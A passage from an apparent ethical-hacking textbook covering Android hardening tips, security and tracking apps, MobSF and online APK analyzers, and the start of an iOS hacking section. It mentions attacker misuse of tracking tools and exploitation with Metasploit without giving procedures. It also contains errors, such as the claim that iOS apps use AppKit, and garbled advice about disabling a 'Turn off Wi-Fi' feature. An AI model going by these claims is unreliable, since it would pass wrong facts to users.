- Secure sensitive apps by locking them with tools like AppLock to prevent unauthorized viewing
- Before downloading any app, carefully check its permissions, ensure they align with its purpose, and review user ratings and comments
- If sharing your device, create separate user accounts to ensure privacy for all users.
- Turn on GPS tracking to locate your device if lost or stolen
- Use apps like Lookout Life - Mobile Security or Google Find My Device to erase private data from a misplaced or stolen phone remotely
- Disable features like “Visible Passwords” to keep passwords hidden, “Use Secure Credentials” to restrict app access to secure data, and “Turn off Wi-Fi when not needed” to prevent accidental connections
- Remove apps that compromise your privacy or overstep their permissions.
- Encrypt your internet traffic using VPN services like ExpressVPN or VyprVPN for an additional security layer
- Block in-app advertisements to reduce potential tracking and data breaches
- Activate two-step verification to strengthen account security on your device
- Turn off conveniences like SmartLock and automatic sign-in to prevent unauthorized access
- Use password manager apps like LastPass to organize and protect your passwords securely
- Enable screen pinning to limit access to specific apps during use
- Check if the smartphone vendor commits to long-term security updates before purchasing
- Back up crucial data like contacts and files to the cloud for easy recovery in case of a security issue

- Avoid connecting your device to unknown hardware or PCs to prevent unsafe data transfers
- Minimize sharing personal details when signing up for apps or services
- Ensure Google Play Protect is always enabled to detect and alert you to suspicious apps.
- Switch off Bluetooth and NFC when they are not in use to block unauthorized connections
- Disable USB debugging when not required to prevent unauthorized access through ADB
- Implement two-factor authentication for accounts accessed through your Android device for enhanced security
- Regularly monitor device logs and app activity to identify unusual or suspicious behavior

Android Security Tools

Kaspersky Antivirus for Android

Kaspersky Antivirus for Android is a mobile security application that safeguards Android devices and tablets from viruses and theft. It offers users tools to locate their device if it is lost or stolen while also defending against viruses and malware. The app includes virus protection, real-time background scanning, app locking, anti-theft capabilities, and protection against phishing attacks.




Figure 17-47: Kaspersky VPN & Antivirus for Android

Some additional Android security tools are as follows:

- Avira Security Antivirus & VPN (<https://play.google.com>)
- Avast Antivirus & Security (<https://play.google.com>)
- McAfee Security: Antivirus VPN (<https://play.google.com>)
- Lookout Mobile Security and Antivirus (<https://play.google.com>)
- Sophos Intercept X for Mobile (<https://play.google.com>)

Android Device Tracking Tools

Android tracking tools allow users to trace the location of their Android device if it is lost, stolen, or misplaced. Attackers can also use these tools to track the target device's location. Below are some commonly used Android tracking tools:

- **Google Find My Device**

Google Find My Device helps users locate a lost Android device while keeping their information secure. It also enables users to erase data from the device remotely. Suppose Google Sync is installed on a compatible Android device with the Google Apps Device Policy app. Users can access the Google Apps control panel to locate, lock, or wipe the device remotely. When the device is lost or stolen, users can erase all data, including emails, calendars, contacts, photos, music, and personal files, and perform a factory reset. To use Find My Device, the lost device must meet the following conditions:

- Be powered on
- Be signed into a Google account
- Be connected to mobile data or Wi-Fi
- Be visible on Google Play
- Have Location services enabled
- Have Find My Device activated

To locate, lock, or erase a lost or stolen device, follow these steps:

- Visit **<https://www.google.com/android/find>** and sign into your Google account
- If you have multiple devices, select the lost device at the top of the screen
- The device will receive a notification
- A map will display the device's approximate location, which may not always be accurate
- If the device cannot be located, the last known location will be shown (if available)

You can choose from the following options:

- **Play Sound:** The device will ring loudly for 5 minutes, even if it is silent or vibrating
- **Secure Device:** Lock the device using your PIN, pattern, or password. If no lock is set, you can create one. You can also add a message or phone number to the lock screen to facilitate the device's return
- **Factory Reset Device:** This permanently erases all data on the device, although SD card data might not be deleted. After a factory reset, Find My Device will no longer work on the device




Figure 17-48: Find My Device Service

- **Find My Phone**

Find My Phone is an Android app designed to help recover lost, stolen, or misplaced mobile phones and tablets by tracking their location.




Figure 17-49: Find My Phone Service

- **Where's My Droid**

Where's My Droid is a tracking tool for Android devices that enables you to locate your phone remotely, either by sending a text with a specific command or using the online control panel called Commander.




Figure 17-50: Where's My Droid Service

Some additional Android device tracking tools are as follows:

- Prey: Find My Phone & Security (<https://play.google.com>)
- Phone Tracker and GPS Location (<https://play.google.com>)
- Mobile Tracker for Android (<https://play.google.com>)
- Lost Phone Tracker (<https://play.google.com>)
- Phone Tracker By Number (<https://play.google.com>)

Android Vulnerability Scanners

Quixxi App Shield

Quixxi App Shield is a security solution designed for businesses and mobile app developers to protect their mobile applications from piracy, revenue loss, intellectual property theft, data breaches, hacking, and cracking. It utilizes a multi-layered encryption engine to safeguard the app, preventing reverse engineering and tampering.




Figure 17-51: Quixxi App Shield

Some additional Android vulnerability scanners are as follows:

- Android Exploits (<https://play.google.com>)
- ImmuniWeb® MobileSuite (<https://www.immuniweb.com>)
- Yaazhini (<https://www.vegabird.com>)
- Vulners Scanner (<https://play.google.com>)

Static Analysis of Android APK

Security analysts conduct static analysis on potentially harmful Android APK files to examine the code without running the app. This technique helps detect malicious behaviors, such as data theft, surveillance, or unauthorized system changes. It also uncovers weaknesses like poor coding practices, embedded passwords, and outdated libraries that attackers could exploit. Additionally, static analysis allows security analysts to compare suspicious APK code with known malware signatures to identify familiar malware variants.

Static Analysis of Android APK Using Mobile Security Framework (MobSF)

Analysts can also use the Mobile Security Framework (MobSF) tool for static and dynamic analysis of suspicious Android APK files.

MobSF

MobSF is a versatile tool that automates malware analysis and security evaluation through static and dynamic analysis techniques. Security analysts can use this tool to examine various mobile app binaries like APK, XAPK, APPX, and IPA files, extracting details such as app permissions, activities that can be accessed, and signer certificates to identify suspicious app behavior. To perform static analysis of an Android APK using MobSF:

Step 1: Open a web browser, navigate to the <https://mobsf.live/> website, and upload the suspicious APK file by selecting the **Upload & Analyze** button to begin the static analysis.




Figure 17-52: MobSF Web Interface

Step 2: Once the analysis is complete, the tool will display details like the application hash sum, component types, and their quantities on the dashboard.




Figure 17-53: MobSF Displaying App Information

Step 3: Click on **PDF Report** or **Print Report** to access the full APK analysis report.




Figure 17-54: APK Analysis Report from MobSF

Online Android Analyzers

Online Android analyzers enable the scanning of APK files and conduct security assessments to uncover application vulnerabilities.

Sixo Online APK Analyzer

Sixo Online APK Analyzer lets you examine various aspects of APK files and decompile binary XML files and resources.




Figure 17-55: Sixo Online APK Analyzer

Some additional online Android analyzers are as follows:

- ShenmeApp (<https://www.shenmeapp.com>)
- KOODOUS (<https://koodous.com>)
- Android Apk decompiler (<http://www.javadecompilers.com>)
- Hybrid Analysis (<https://www.hybrid-analysis.com>)
- DeGuard (<http://apk-deguard.com>)



EXAM TIP: Study Android-specific vulnerabilities and hacking methods, including techniques like rooting the device, exploiting insecure storage, and bypassing authentication. Be familiar with tools like Metasploit and how they are used to exploit Android OS weaknesses.

Hacking iOS

iOS is a mobile operating system created by Apple that is not available for installation on non-Apple hardware. Over time, Apple has expanded its product line to include mobile phones, tablets, and other devices. The growing popularity of Apple products has made them a target for cyber attackers. Vulnerabilities in iOS can lead to risks such as malicious applications, hidden network profiles, and Man-In-The-Middle (MITM) attacks. Attackers may exploit these flaws to gain unauthorized access to Apple devices at a root level.

This section covers topics such as Apple iOS, jailbreaking iOS, various types, tools, and techniques for jailbreaking, methods to secure iOS devices, and tools for tracking iOS devices.

Apple iOS

iOS is the operating system developed by Apple for its mobile devices, including the iPhone, iPod touch, iPad, and Apple TV. It is responsible for managing the hardware of these devices and provides the necessary technologies to run native applications. At its core, iOS is a bridge between the apps and the device's hardware, with apps interacting with the hardware through a set of standardized system interfaces. The user interface relies on direct manipulation through multi-touch gestures. The iOS system architecture is structured into five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower layers offer essential services and technologies, while the upper layers build on these to provide advanced functionalities.

- **Cocoa Application:** This layer includes key frameworks for building iOS applications. It defines the app's appearance, provides core infrastructure, and supports critical technologies such as multitasking, touch input, push notifications, and other high-level system services. Cocoa applications utilize the AppKit framework.
- **Media:** This layer encompasses the graphics, audio, and video technologies, allowing for multimedia application experiences.
- **Core Services:** This layer provides the foundational system services for apps. It includes frameworks like Core Foundation and Foundation, which define the basic types used by all apps. It also contains technologies for features like social media integration, iCloud, location services, and networking.
- **Core OS:** This layer offers low-level features that many other technologies rely on. It includes frameworks for handling security or communication with external hardware and networks. The services in this layer depend on the kernel and device drivers layer.
- **Kernel and Device Drivers:** The lowest level of the iOS architecture, this layer includes the kernel, drivers, BSD, file systems, and networking technologies that form the operating system's infrastructure.

